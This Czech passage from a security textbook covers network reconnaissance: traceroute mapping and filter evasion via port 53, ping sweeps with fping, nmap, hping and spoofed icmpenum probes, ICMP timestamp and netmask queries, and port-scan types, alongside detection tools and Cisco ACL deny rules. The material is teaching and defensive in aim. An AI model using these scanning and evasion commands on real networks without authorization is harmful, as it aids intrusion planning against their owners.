Nyní, když známe adresy sítí organizace, se můžeme pokusit určit její síťovou topologii a potenciální přistupové cesty do sítě.

### Trasování

Rozšířenost	<b>9</b>
Složitost	<b>9</b>
Dopad	<b>2</b>
Celkové riziko	7

K trasování použijeme program traceroute (<ftp://ftp.ee.lbl.gov/traceroute.tar.gz>), který je součástí mnoha implementací Unixu a nachází se i ve Windows NT. Tam se ovšem jmenuje tracert. V systému Windows 2000 pak přibyl ještě program pathping.

Traceroute je diagnostický program původně napsaný van Jacobsonem. Tento program zobrazuje cestu, kterou se ubírá IP paket na své cestě sítí. Využívá TTL pole v IP paketu. Toto pole je vždy při průchodu směrovačem zmenšeno o 1. Pokud dosáhne nulové hodnoty, vrátí směrovac ICMP zprávu TIME\_EXCEEDED. Traceroute vyšle první paket s hodnotou TTL rovnou jedné a hned první směrovac na cestě tohoto paketu zmenší TTL na nulu a vrátí ICMP zprávu TIME\_EXCEED. Traceroute zobrazí IP adresu tohoto směrovače a vyšle další paket s hodnotou TTL nastavenou na 2. Tento paket se dostane až ke druhému směrovací v poradí. Paket s hodnotou TTL 3 ke třetímu atd., dokud poslední paket nedojde až k cílovému zařízení. Traceroute tedy zobrazí všechna zařízení, kterými pakety prochází na cestě k cíli. Můžeme však pomocí něho odhalit i zařízení, která průchod paketů blokují (aplikační firewally nebo filtry).

Uvedeme následující příklad:

```
[bash]$ traceroute Acme.net
traceroute to Acme.net (10.10.10.1), 30 hops tmax, 40 byte packets
1 gate (192.168.10.1) 5.391 ms 5.107 ms 5.559 ms
2 rtr1.bigisp.net (10.10.12.13) 33.374 ms 33.443 ms 33.137 ms
3 rtr2.bigisp.net (10.10.12.14) 35.100 ms 34.427 ms 34.813 ms
4 hssitrt.bigisp.net (101.11.31.14) 43.030 ms 43.941 ms 43.244 ms
5 gate.Acme.net (10.10.10.1) 43.803 ms 44.041 ms 47.835 ms
```

Vidíme cestu paketu ze směrovače gate až k cílovému zařízení (gate.Acme.net). Paket prochází několika směrovací, aniž by byl blokován. Dříve jsme zjistili, že MX záznam pro Acme.net ukazuje na gate.acme.net. Z toho můžeme usuzovat, že gate.acme.net je server a zařízení těsně před ním (hssitrt.bigisp.net) je hraničním směrovačem pro Acme Networks. Hssitrt může být aplikáční firewall nebo filtr. To zatím není zřejmé. Obecně lze říci, že pokud narazíte na fungující server, je zařízení těsně před ním schopno směrovat pakety. A to umí například směrovac nebo firewall.

Toto byl velmi jednoduchý příklad. Ve skutečnosti může k jednomu serveru existovat více různých cest, přes směrovače s několika síťovými rozhraními (jako je například Cisco řady 7500). Navíc může mít každé rozhraní jiná pravidla (ACL) kontrolující přístup do připojených sítí. V mnoha případech mohou vaše traceroute pakety přes některá síťová rozhraní projít a některými mohou být blokovány právě na základě ACL. Proto je důležité vytvořit pomocí traceroute podrobnou mapu zkoumané sítě. Mapa bude obsahovat směrovací zařízení a zařízení, která mají funkce řízení přístupu. Jedná se vlastně o diagram přístupových cest.

Je důležité vědět, že většina unixových implementací programu traceroute posílá implicitně UDP pakety, a pokud použijeme přepínač -I, pak posílá ICMP pakety. Implementace Windows NT naopak generuje implicitně ICMP pakety. Výsledky průzkumu se pak mohou lišit v závislosti na použitém operačním systému, pokud některá zařízení blokuje UDP datagramy a ICMP datagramy propouštějí nebo naopak. Dalším zajímavým přepínačem programu traceroute je -g, který umožňuje specifikovat loose source routing. Takže pokud se domníváte, že některé cílové směrovače akceptují pakety s nastaveným požadavkem na source-routing (což je mimochodem velká chyba), můžete přepínač použít a získat tak podrobnější informace o konfiguraci směrovačů.

Traceroute má několik dalších přepínačů, které nám pomohou během testů obejít některá pravidla ve filtroch. Přepínač -p dovoluje specifikovat počáteční UDP port, na který budou odesílány testovací pakety. Číslo portu je však při každém testu automaticky zvětšeno o 1, takže pokud chceme obejít ACL, které umožňuje prostup paketů určených pro konkrétní port, tento přepínač nám příliš nepomůže. Naštěstí

Michael Schiffman vytvořil záplatu (<http://www.packetfactory.net/Projects/firewalk/traceroute.diff>) pro traceroute verze 1.4a5 (<ftp://cerias.purdue.edu/pub/tools/unix/netutils/traceroute/old>), která upraví program tak, že po uvedení přepínače -S nedojde k automatickému zvětšení čísla portu. To nám umožní odesílat testovací pakety na pevně daný port. Zvláště vhodným se jeví port 53 (DNS dotaz), protože mnoho sítí povoluje dotazy na své jmenné servery, a tak je velmi pravděpodobné, že takovéto pakety budou filtrem propuštěny.

```
[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
1 gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
2 rtr1.bigisp.net (10.10.12.13) 37.442 ms 35.183 ms 38.202 ms
3 rtr2.bigisp.net (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
4 hssitrt.bigisp.net (101.11.31.14) 54.094 ms 66.162 ms 50.873 ms
5 * * *
6 * * *
```

Vidíme, že naše testovací pakety jsou blokovány. Odešleme tedy nové UDP pakety, tentokrát na port 53 (DNS dotaz):

```
[bash]$. traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets
1 gate (192.168.10.1) 10.029 ms 10.027 ms 8.494 ms
2 rtr1.bigisp.net (10.10.12.13) 36.673 ms 39.141 ms 37.827 ms
3 rtr2.bigisp.net (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
4 hssitrt.bigisp.net (101.11.31.14) 47.352 ms 47.363 ms 45.914 ms
5 10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65.627 ms
```


Nyní flitr (hssitrt) naše pakety akceptuje a bez problémů je propustí. Můžeme tedy testovat i zařízení, která se nacházejí za filtrem. Je ale třeba si uvědomit, že pokud pošleme takovýto testovací paket na zařízení, které na UDP portu 53 naslouchá, nebude nám zaslána zpět zpráva ICMP unreachable, takže tento počítač ve výpisu neuvidíme.

Dosud jsme pracovali pouze s programem traceroute, který je orientován na příkazovou řádku. Pokud máte v oblibě spíše grafické uživatelské rozhraní, můžete použít VisualRoute (<http://www.visualroute.com>) nebo NeoTrace (<http://www.neotrace.com/>). VisualRoute navíc používá informace z whois databáze, takže jeho výstup (obrázek 1-6) je opravdu působivý. Nehodi se však příliš pro zkoumání rozsáhlých sítí.

Existují další techniky, které umožňují vysledovat ACL pravidla používaná filtry. Popíšeme je podrobněji v kapitole 11.

## Obrana proti průzkumu sítě

 V této kapitole jsme se jen dotkli technik používaných k průzkumu sítě. Na drastičtější a účinnější techniky se zaměříme až v dalších kapitolách. Přesto je třeba pomýšlet na obranu i proti dosud probenaným, relativně mírným technikám. Mnoho komerčních detektorů průniků do sítě (NIDS - Network Intrusion Detection System) je schopných detektovat výše popsané metody průzkumu sítí. Také jeden z nejlepších volně šířitelných detektorů, snort (<http://www.snort.org/>) autora Marty Roesche, umí tyto metody detektovat. Pokud nechcete pokusům o průzkum vaší sítě jen přihlížet, ale pomýšlete na protiakci, můžete vykoušet program RotoRouter (<http://packetstorm.securify.com/UNIX/loggers/rr-1.0.tgz>) autora jménem Humble ze skupiny Rhino9- Tato utilita zaznamenává pokusy o trasování programem traceroute a generuje matoucí odpovědi.



Obrázek 1-6. VisualRoute je Rolls-Roycem mezi traceroute utilitami. Poskytuje nejenom seznam směrovaců, ale také geografické informace, informace z whois databázi a úvodní bannery webových serverů

Můžete také nakonfigurovat hraniční směrovače tak, aby omezovaly přístup ICMP a UDP paketů ke specifickým systémům a minimalizovaly tak únik kritických informací o konfiguraci sítě.

## SHRNUTÍ

Jak je vidět, existuje mnoho metod, které může útočník použít k získávání informací o síti a o systémech v síti. My jsme se omezili na obecně dostupné metody a utility. Nesmíme ale zapomenout na to, že téměř každodenně vznikají nové a nové nástroje určené k monitorování sítí. Navíc jsme použili velmi jednoduchý příklad k osvětlení metod získávání informací o doméně. Často se můžete setkat s problémem identifikace desítek až stovek domén. Proto doporučujeme co nejvíce postupů automatizovat pomocí skriptů napsaných v shellu nebo v některém z jazyků, jako je expect, python nebo perl. Dále je třeba si uvědomit, že existuje mnoho zkušených a dobře vybavených hackerů, kteří jsou schopni získat informace o síti, aniž by si toho kdokoli všiml. Je tedy nesmírně důležité minimalizovat množství volně dostupných informací o naší síti a bedlivě monitorovat veškeré podezřelé aktivity.

# Kapitola 2

## Skenování

**P**řirovnáme-li hledání stop systémů k vyhledávání obydených míst v pustinách, pak skenování je bušení do zdí za účelem objevení oken a dveří.

Pomocí hledání stop systémů jsme z whois a DNS databází získali bloky IP adres přidělené organizaci, jména zaměstnanců, telefonní čísla, adresy DNS serverů a adresy poštovních serverů. Nyní se pomocí různých utilit a postupů, jako je ping, skenování portů a automatizované lokalizování serverů, pokusíme zjistit, na kterých IP adresách se nacházejí funkční systémy dostupné z Internetu.

Je samozřejmé, že pokud je IP adresa přítomna ve výpisu zóny, neznamená to ještě, že je dostupná z Internetu. Musíme každý systém otestovat, a pokud je dostupný a funkční, pokusíme se zjistit, na kterých portech naslouchá, tj. jaké provozuje aplikace. Je možné, že ve výpisu zóny najdete mnoho systémů, které se nacházejí ve vnitřních (privátních) sítích (poznáme je například podle toho, že mají přiděleny IP adresy ze sítí 10.10.10.0/8, 172.17.16.0/12 nebo 192.168.0.0/16). Tyto adresy se v Internetu nesměřují a je opravdu těžké nasměrovat na ně testovací pakety. V RFC1918 (<http://www.ietf.org/rfc/rfc1918.txt>) najdete více informací o těchto adresách, včetně jejich seznamu.

## IDENTIFIKACE FUNKČNÍCH SYSTÉMŮ

### Hromadný ping

Jeden ze základních kroků mapování sítě je automatický hromadný ping na interval IP adres, který umožňuje identifikovat v rámci tohoto intervalu fungující (živé) systémy. Program ping zasílá cílovému systému ICMP pakety ECHO (Typ 8) s tím, že pokud dostane jako odpověď ICMP ECHO\_REPLY paket (Typ 0), předpokládá, že testovaný systém je funkční. Ping se hodí k použití v malých až středních sítích, ale je značně neefektivní ve velkých podnikových sítích. Skenování velkých sítí typu A může trvat hodiny až dny. Existuje mnoho způsobů vyhledávání funkčních systémů. Následující sekce je jejich přehledem.

Rozšířenost	10
Složitost	9
Dopad	3
Celkové riziko	7

Existuje obrovské množství utilit, jak pro Unix, tak pro Windows, umožňujících hromadný ping. V unikovém světě je nejprovenější program fping ([http://packetstormsecurity.org/Exploit\\_Code\\_Archive/fping.tar.gz](http://packetstormsecurity.org/Exploit_Code_Archive/fping.tar.gz)). Většina těchto tradičních utilit čeká, až dostane odpověď z testované IP adresy. Tepřve pak začne testovat další IP adresu v pořadí. Fping odešle na testované adresy více paketů současně, a tak je schopen prověřit velké množství IP adres mnohem rychleji než klasický ping.

Fping může být použit dvěma způsoby. Buď mu budou testované IP adresy předány na standardní vstup nebo si je přečte ze souboru. Ve druhém případě nejprve vytvoříme soubor in.txt s IP adresami:

192.168.1.1

192.168.1.2

192.168.1.3

192.168.1.253

192.168.1.254

A poté soubor zadáme jako argument, prostřednictvím přepínače - f:

```
[tsunami]$ fping -f in.txt
```

192.168.1.254 is alive

192.168.1.227 is alive

192.168.1.224 is alive

...

192.168.1.3 is alive

192.168.1.2 is alive

192.168.1.1 is alive

192.168.1.190 is alive

Přepínač -a vypíše funkční systémy. Pokud nás zajímají kromě IP adres i jména počítačů, můžeme uvést přepínač -d, který zobrazí odpovídající jména nalezená v DNS. Další přepínače, jako -f (čtení vstupních dat ze souboru), mohou být zajímavé v případě použití programu fping ve skriptech. Informace o všech přepínačích získáme zadáním fping -h. Dalším programem, který umožňuje hromadný ping, je nmap (<http://www.insecure.org/nmap>). Touto utilitou se budeme zabývat mnohem podrobněji v dalším textu. Zatím si ukážeme, co provede hromadný ping po uvedení přepínače -sP.

```
[tsunami]$ nmap -sP 192.168.1.0/24
```

Starting nmap V. 2.53 by fyodor@insecure.org ([www.insecure.org/nrnap/](http://www.insecure.org/nrnap/))

Host (192.168.1.0) seems to be a subnet broadcast address (returned 3 extra pings).

Host (192.168.1.1) appears to be up.

Host (192.168.1.10) appears to be up.

Host (192.168.1.11) appears to be up.

Host (192.168.1.15) appears to be up.

Host (192.168.1.20) appears to be up.

Host (192.168.1.50) appears to be up.

Host (192.168.1.101) appears to be up.

Host (192.168.1.102) appears to be up.

Host (192.168.1.255) seems to be a subnet broadcast address (returned 3 extra pings).

Nmap run completed - 256 IP addresses (10 hosts up) scanned in 21 seconds

Uživatelé Windows mohou použít volně šířitelný Pinger (<http://www.nmrc.org/files/snt/>), viz obrázek 2-1. Je to jeden z nejrychlejších programů tohoto typu. Obdobně jako fping paralelně generuje ICMP pakety, ECHO umožňuje zobrazit jména počítačů a výsledky umí ukládat do souboje. Stejně rychlý jako Pinger je komerční Ping Sweep od SolarWinds (<http://www.solarwinds.net>). Ping Sweep může být neskutečně rychlý, protože umožňuje zadat časový interval, který má uplynout mezi odesláním jednotlivých paketů. Jestliže tento interval nastavíte na 0 nebo 1, můžete oskenovat síť typu C i se zobrazením jmen počítačů za méně než 7 sekund. Budete ovšem velmi opatrní, protože takto můžete snadno zahlitit pomalejší linku (128K ISDN nebo Frame Relay).

Pod operačním systémem Windows můžete použít i WS\_Ping ProPack (<http://www.ipswitch.com>) nebo Netscan tools (<http://www.nwpsw.com>). Tyto programy se hodí k testování menších sítí a jsou pomalejší než Pinger a Ping Sweep. Všechny utility s grafickým uživatelským rozhraním sice poskytují libivý výstup, ale nedají se použít ve skriptech a automatizovaných procedurách.



Obrázek 2-1, Pinger od Rhino9 je jeden z nejrychlejších dostupných programů - a je zadarmo

Možná se ptáte, co dělat, když cílová síť blokuje ICMP pakety. V dnešní době je běžným jevem, že ICMP pakety jsou blokovány hraničními směrovacími nebo firewalls. Existují však další utility a metody, které tento problém řeší. Tyto metody už ale nejsou tak přesné a efektivní jako hromadný ping.

První metoda, kterou můžeme použít, je *skenování portů*. Pokud najdeme na testovaném počítači otevřený port, je zřejmé, že počítač je funkční. Tato metoda je časově náročná a ne vždy zcela přesná. Ke skenování můžeme použít například program nmap. Jak jsme se již zmínili dříve, můžeme pomocí nmapu provádět ICMP pingy. Tento program však poskytuje mnohem více možností. Jednou z nich je takzvaný *TCP ping scan*. Vyžaduje zadání přepínače -PT a čísla portu, který se má testovat. Často se používá port 80 (HTTP). Protokol HTTP je totiž často propouštěn hraničními směrovacími do demilitarizované zóny (DMZ) sítě a někdy dokonce i skrz firewall, do vnitřní sítě organizace. Během TCP pingu jsou do cílové sítě odeslány TCP ACK pakety. Pokud některý z počítačů odpoví RST paketem, je považován za funkční. ACK pakety se posílají, protože je velmi pravděpodobné, že projdou přes filtr (firewall), který neudržuje status spojení (více v kapitole 11).

```
[tsunami] nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V. 2.53
Host (192.168.1.0) appears to be up.
Host (192.168.1.1) appears to be up.
Host shadow (192.168.1.10) appears to be up.
Host (192.168.1.11) appears to be up.
Host (192.168.1.15) appears to be up.
Host (192.168.1.20) appears to be up.
Host (192.168.1.50) appears to be up.
Host (192.168.1.101) appears to be up.
```

```
Host (192.168.1.102) appears to be up.
Host (192.168.1.255) appears to be up.
Nmap run completed (10 hosts up) scanned in 5 seconds
```

Jak si můžete všimnout, metoda je efektivní pro zjištění, zda je systém živý, pouze v případě, že jsou ICMP pakety blokovány. Testování pouhého portu 80 však rozhodně neodhalí všechny živé počítače v síti. Jistě budou přítomny i takové stroje, na kterých nepoběží server WWW (tj. takové, které nemají otevřený port 80). Je tedy vhodné zopakovat celou proceduru i pro jiné, často používané porty: SMTP (25), POP (110), AUTH (113), IMAP (143) a další, o kterých předpokládáme, že mohou být v dané síti používány.

Další utilitou, která umožňuje TCP pingy, je hping (<http://www.kyuzz.org/antirez>). Oproti nmapu má některé další možnosti. Nejen že můžete specifikovat port (přepínač -p), ale hping umí generovat také fragmenty paketů, které někdy procházejí skrz určité typy filtrů. Tyto filtry je neumějí korektně zpracovat, takže fragmenty projdou do vnitřní sítě.

```
[tsunami]$ hping 192.168.1.2 -S -p 80 -f
HPING 192.168.1.2 (eth0 192.168.1.2): S set, 40 data bytes
60 bytes from 192.168.1.2: flags=SA seq=0 ttl=124 id=17501 win=0 time=46.5
60 bytes from 192.168.1.2: flags=SA seq=1 ttl=124 id=18013 win=0 time=169.1
```

Je třeba poznamenat, že pokud jsou nastaveny příznaky (flags) S (TCP SYN) a A (TCP ACK), dá se předpokládat, že testovaný port je otevřen. Přepínač -c umožňuje definovat počet paketů, které jsou odeslány na zadanou adresu. To se hodí při použití ve skriptech. TCP ping není tak rychlý jako ICMP ping, ale jak jsme viděli, někdy je nutné ho použít. Programu hping se budeme podrobněji věnovat v kapitole 11.

Posledním nástrojem, kterým se budeme zabývat, je iempenum autora Simple Nomada (<http://www.nm-rc.org/files/sunix/icmpenum-l1.l1.tgz>). Odesílá tradiční ICMP ECHO pakety, ale navíc i ICMP TIME STAMP pakety a ICMP INFO pakety. Takže pokud hraniční směrovač filtrouje pouze ICMP ECHO pakety, ostatní projdou a umožní identifikovat fungující systém:

```
[shadow]$ iempenum -12 -c 192.168.1.0
192.168.1.1 is up
192.168.1.10 is up
192.168.1.11 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

V tomto příkladu jsme prozkoumali celou síť 192.168.1.0 (typ C) pomocí ICMP TIME STAMP paketu. Síla programu iempenum však tkví také v tom, že umožňuje pomocí přepínače -s odesílat podvržené (spoofed) pakety. Detekce útočníka je pak velmi složitá. Odpovědi na podvržené pakety jsou zachytávány passivně, pomocí přepínače -p.

Uvedenými utilitami jsme tedy z 255 adres sítě typu C detekovali několik fungujících počítačů, které se mohou stát cílem našeho dalšího zkoumání. Značně jsme tak redukovali počet možností, ušetřili čas a zúžili pole působnosti.

## Obrana proti hromadným pingům

 Hromadné pingy je třeba detekovat, protože mohou napovědět o snahách o průnik do naší sítě. V některých případech je dokonce nutné je blokovat. Popíšeme si obě alternativy.

## Detekce

Včasné detekcí můžeme nejenom zachytit počátek útoku, ale můžeme se také pokusit identifikovat útočníka. K detekci můžeme použít některý z IDS programů, jako je snort (<http://www.snort.org>).

Na straně počítačů, které jsou pingy ohroženy, existuje mnoho různých utilit, jimiž lze tyto útoky detektovat. Některé, pracující pod operačním systémem Unix, jsou uvedeny v tabulce 2.1. Ve světě Windows je situace poněkud horší. K dispozici je shareware Genius (<http://www.indiesoft.com>), který sice neumí detektovat ICMP ECHO, ale TCP ping rozezná spolehlivě. Také komerční produkt BlackICE (<http://www.networkice.com>), který slouží obecně k ochraně proti útokům ze sítě, dokáže detektovat TCP pingy a pokusy o skenování portů.

Program	Adresa
Scanlogd	<a href="http://www.openwall.com/scanlogd">http://www.openwall.com/scanlogd</a>
Courtney 1.3	<a href="http://packetstormsecurity.org/UNIX/audit/courtney-1.3.tar.Z">http://packetstormsecurity.org/UNIX/audit/courtney-1.3.tar.Z</a>
Ipp1 1.4.10	<a href="http://pltplp.net/ipl1">http://pltplp.net/ipl1</a>
Protolog 1.0.8	<a href="http://packetstormsecurity.org/UNIX/logger/protolog-1.0.8.iar.gz">http://packetstormsecurity.org/UNIX/logger/protolog-1.0.8.iar.gz</a>

Tabulka 2-1. Některé detektory pingů pro operační systém Unix

## Prevence

Tok ICMP dat lze samozřejmě filtrovat. Musíme však postupovat velmi opatrně, protože protokol ICMP slouží k diagnostice síťového provozu. Nelze tedy bezmyšlenkovitě blokovat veškerá ICMP data, protože by to mohlo vést k výpadkům monitorovacích systémů (pokud jsou nasazeny). Poskytovatel připojení (ISP) například často monitoruje hraniční směrovače nebo i jiná zařízení, dle přání zákazníka. Také je třeba si uvědomit, že protokol ICMP používá mnohem více typů zpráv, než je ECHO a ECHO REPLY. Musíme proto pečlivě zvážit, které zprávy potřebujeme, a nesmíme je tedy blokovat, a které jsou naopak zbytečné. Skvělá myšlenka je povolit ICMP komunikaci pouze mezi systémy, které ji vyžadují. To se dá zajistit pomocí ACL na odpovídajících směrovacích nebo na firewallu.

Další zajímavou myšlenkou je odstranit ICMP ECHO a ICMP REPLY komunikaci z jádra operačního systému a realizovat ji na aplikační úrovni. Pak je velmi snadné kontrolovat konfiguraci na úrovni serveru, kdo bude odpovědi ve formě ICMP REPLY paketů dostávat a kdo ne. Tuto myšlenku rozpracoval Tom Ptáček a v Linuxu ji realizoval Mike Schiffman ve formě démona pingd. (Pingd pro Linux najdete na <http://packetstorm.securely.com/UNIX/misc/pingd-0.5-1.tgz>)

ICMP protokol je velmi silný nástroj, ale bohužel se dá také velmi snadno zneužít. V dalších kapitolách uvidíme, jak se dá ICMP využít k Dos (Denial of Service) útokům (například Smurf) a jak lze pomocí něho (programem I oki) vytvořit tunel mezi systémem v chráněné vnitřní síti a systémem nacházejícím se v Internetu. Pečlivé filtrování je tedy nutností.

## ICMP dotazy



Rozšířenost	2
Složitost	9
Dopad	5
Celkové riziko	5

Co se týče získávání informací o systému protokolem ICMP, testování systémů pomocí ICMP ECHO paketů je jenom špička ledovce, unixovými programy icmpquery (<http://packetstormsecurity.org/UNIX/scanners/icmpquery.c>) nebo icmppush (<http://packetstormsecurity.org/UNIX/scanners/icmppush22.tgz>) můžete zasláním ICMP zprávy typ 13 (TIMESTAMP) získat aktuální čas systému a zasláním ICMP zprávy typ 17 (ADDRESS MASK REQUEST) masku síťového rozhraní. Informace o masce síťového rozhraní má velkou hodnotu, protože umožňuje zjistit, jak jsou v organizaci definovány subsítě. Potom lze útoky soustředit na konkrétní subsítě, aniž bychom museli testovat celé sítě pomocí síťových broadcastů. Program i cmpquery má jak přepínač pro zjištění času, tak i přepínač pro zjištění síťové masky.

```
icmpquery  <-query> [-B] [-f fromhost] [-d delay] [-T time] targets
where <query> is one of:
  -t : icmp timestamp request (default)
  -m : icmp address mask request
The delay is in microseconds to sleep between packets.
targets is a list of hostnames or addresses
-T specifies the number of seconds to wait for a host to
  respond. The default is 5.
-B specifies 'broadcast' mode. icmpquery will wait
  for timeout seconds and print all responses.
If you're on a modem, you may wish to use a larger -d and -T
```

Pokud chceme zjistit aktuální čas směrovače, zadáme následující příkaz:

```
[tsunami] icmpquery -t 192.168.1.1
192.168.1.1 : 11:36:19
```

Pokud chceme zjistit jeho síťovou masku, zadáme tento příkaz:

```
[tsunami] icmpquery -m 192.168.1.1
192.168.1.1 : 0xFFFFFE0
```

### Poznámka

Ne všechna zařízení na pakety ICMP TIMESTAMP a NETMASK odpovídají.

## Obrana proti ICMP dotazům

Jedním z nejlepších postupu je blokovat vyše uvedené pakety na hraničních smerovacích. Pokud používáte směrovače Cisco, lze to zajistit následujícími ACL:

```
access-list 101 deny ICMP any any 13 ! timestamp dotaz
access-list 101 deny ICMP any any 17 ! dotaz na masku
```

Tuto aktivitu je také možno detekovat pomocí některého NIDS, jako je již zmíněný snort. Zde je příklad pravidla pro snort, které tyto ICMP dotazy detekuje.

```
[**] PING-ICMP Timestamp [**]
05/29/12:04:40.535502 192.168.1.10 -> 192.168.1.1
ICMP TTL:255 TOS:0x0 ID:4321
TIMESTAMP REQUEST
```

# IDENTIFIKACE BĚŽÍCÍCH SLUŽEB

Dosud jsme tedy pomocí ICMP nebo TCP pingu identifikovali fungující systémy a získali vybrané ICMP informace. Nyní nastal čas ke skenování portů.

## Skenování portů

Rozšířenost	10
Složitost	9
Dopad	9
<b>Celkové riziko</b>	<b>9</b>

Skenování portů je proces, kdy se připojujeme k TCP a UDP portům systému s cílem identifikovat běžící služby. Někdy se také používá termín naslouchajících nebo otevřených portů. Identifikace otevřených portů na cílovém počítači nám pomůže zjistit typ operačního systému počítače a typ provozovaných aplikací. Pokud jsou běžící aplikace chybně nakonfigurovány nebo obsahují programové chyby, je možné jich využít k průniku do systému. Protože je skenování portů velmi rozšířenou technikou, popíšeme několik nejčastěji používaných programů a metod.

Je několik cílů, kterých chceme skenováním portů dosáhnout. Toto jsou nejdůležitější z nich:

- Identifikace TCP a UDP služeb na cílovém systému.
- Identifikace typu operačního systému na cílovém zařízení.
- Identifikace konkrétních aplikací a jejich verzí.

## Typy skenů

Dříve než si ukážeme jednotlivé skenovací programy, musíme popsát techniky, které se při skenování používají. Pionýrem v implementaci skenovacích technik je Fyodor. Do svého programu nmap jich implementoval nepřeberné množství. Mnoho z těch, kterými se budeme dále zabývat, sám rozpracoval.

- **TCP spojení** Při tomto typu skenování dochází ke kompletnímu třícestnému (SYN, SYN/ACK, ACK) napojení na cílový port. Cílovým systémem je tento postup jednoduše identifikovatelný. Na obrázku 2-2 je uveden diagram třícestného spojení.
- **TCP SYN sken** Tato technika je také nazývána sken pomocí zpola navázaného spojení (half-open scanning), protože nedochází k plnému navázání spojení jako v předchozím případě. Místo toho se odešle SYN paket. Pokud je zpět přijat SYN/ACK paket, můžeme s velkou pravděpodobností říci, že je port otevřen (naslouchá). Pokud je přijat paket RST/ACK, většinou to znamená, že port nenaslouchá. Protože to je vše, co jsme chtěli zjistit, je k cílovému portu odeslán paket RST/ACK. Spojení není tedy nikdy plně navázáno. Výhoda techniky spočívá v tom, že nemusí být logována cílovým systémem.
- **TCP FIN sken** V tomto případě je na cílový port zaslán paket FIN. Podle RFC 793 (<http://www.ietf.org/rfc/rfc0793.txt>) by měl cílový systém odpovědět RST paketem pro všechny uzavřené porty. Tato technika však většinou funguje pouze v případě unixových serverů.



Obrázek 2-2. Vytvorenie TCP spojenia vyžaduje tricestný protokol (1) odeslanie paketu SYN, (2) prijatie paketu SYN/ACK a (3) odeslanie paketu ACK

- **TCP XmasTree (vánoční stromeček) sken** Na cílový port je odeslán paket FIN, URG a PUSH. Podle RFC 793 by systém měl opět odpovědět RST paketem pro každý uzavřený port.
  - **TCP Null sken** Je odeslán paket s vynulovanými návěstími (flags). Cílový systém by měl na základě RFC 793 opět odpovědět RST paketem pro všechny uzavřené porty.
  - **TCP ACK sken** Tato technika se používá k mapování filtrů na firewallu. Umožňuje zjistit, zda se jedná o jednoduchý paketový filtr, který identifikuje pouze navázánané spojení (spojení s nastaveným ACK bitem), nebo zda jde o stavový firewall s dokonalejšími možnostmi filtrování.
  - **TCP Windows sken** Tato technika může detektovat otevřené nebo filtrované/nefiltrované porty na některých systémech (např. AIX a FreeBSD). Využívá anomálie ve způsobu, jakým je oznamována velikost TCP okna.
  - **TCP RPC sken** Technika je specifická pro unixové systémy. Používá se k detekci otevřených RPC portů a jim asociovaných čísel verze a programu.
  - **UDP sken** V tomto případě je na cílový port odeslán paket UDP. Pokud cílový port odpoví ICMP zprávou PORT UNREACHABLE (nedostupný port), je port uzavřen. Jestliže tuto zprávu zpět nedostaneme, můžeme předpokládat, že je port otevřen. Protože ale protokol UDP ne-garantuje doručení paketů, přesnost této techniky velmi závisí na mnoha faktorech, které mají souvislost se zatížením sítě a systémových zdrojů. Pokud se navíc pokoušíte skenovat zařízení, které pakety velmi intenzivně filtruje, je UDP sken velmi pomalý proces. Použití UDP skenu v prostředí Internetu může přinést značně nespolehlivé výsledky.

Některé implementace protokolů TCP/IP mají jednu nepříjemnou vlastnost. Vracejí v případě některých výše popsaných metod RST pakety pro všechny skenované porty, ať jsou uzavřené, či nikoli. Stoprocentně se tedy můžeme spolehnout pouze na TCP connect a TCP SYN skeny.

## Identifikace služeb TCP a UDP

Výběr správného skeneru portů je velmi důležitý. Existuje obrovské množství skenerů jak pro Unix, tak pro Windows NT. My se ale omezíme pouze na nejčastěji používané a časem prověřené.

## Strobe

Strobe je respektovaný skener TCP portů naprogramovaný Julianem Assangem (<ftp://ftp.FreeBSD.org/pub/FreeBSD/ports/dlstdfile.s/strobe-1.6.tgz>). Existuje již poměrně dluho. Je jedním z nejrychlejších a nejspolehlivějších TCP skenerů. Jednou z klíčových vlastností tohoto programu je jeho schopnost optimalizovat systém a siťové zdroje, takže skenuje velmi efektivně. Od verze 1.04 umí přečíst úvodní banner služby, klerá běží na otevřeném portu. Tato vlastnost je velmi užitečná při identifikaci operačního systému a programu realizujícího danou službu. Analýza bannerů je podrobněji popsána v kapitole 3. Následuje příklad použití programu strobe:

```
[tsunami] strobe 192.168.1.10
strobe 1.03 © 1995 Julian Assange (proff@suburbia.net).
```

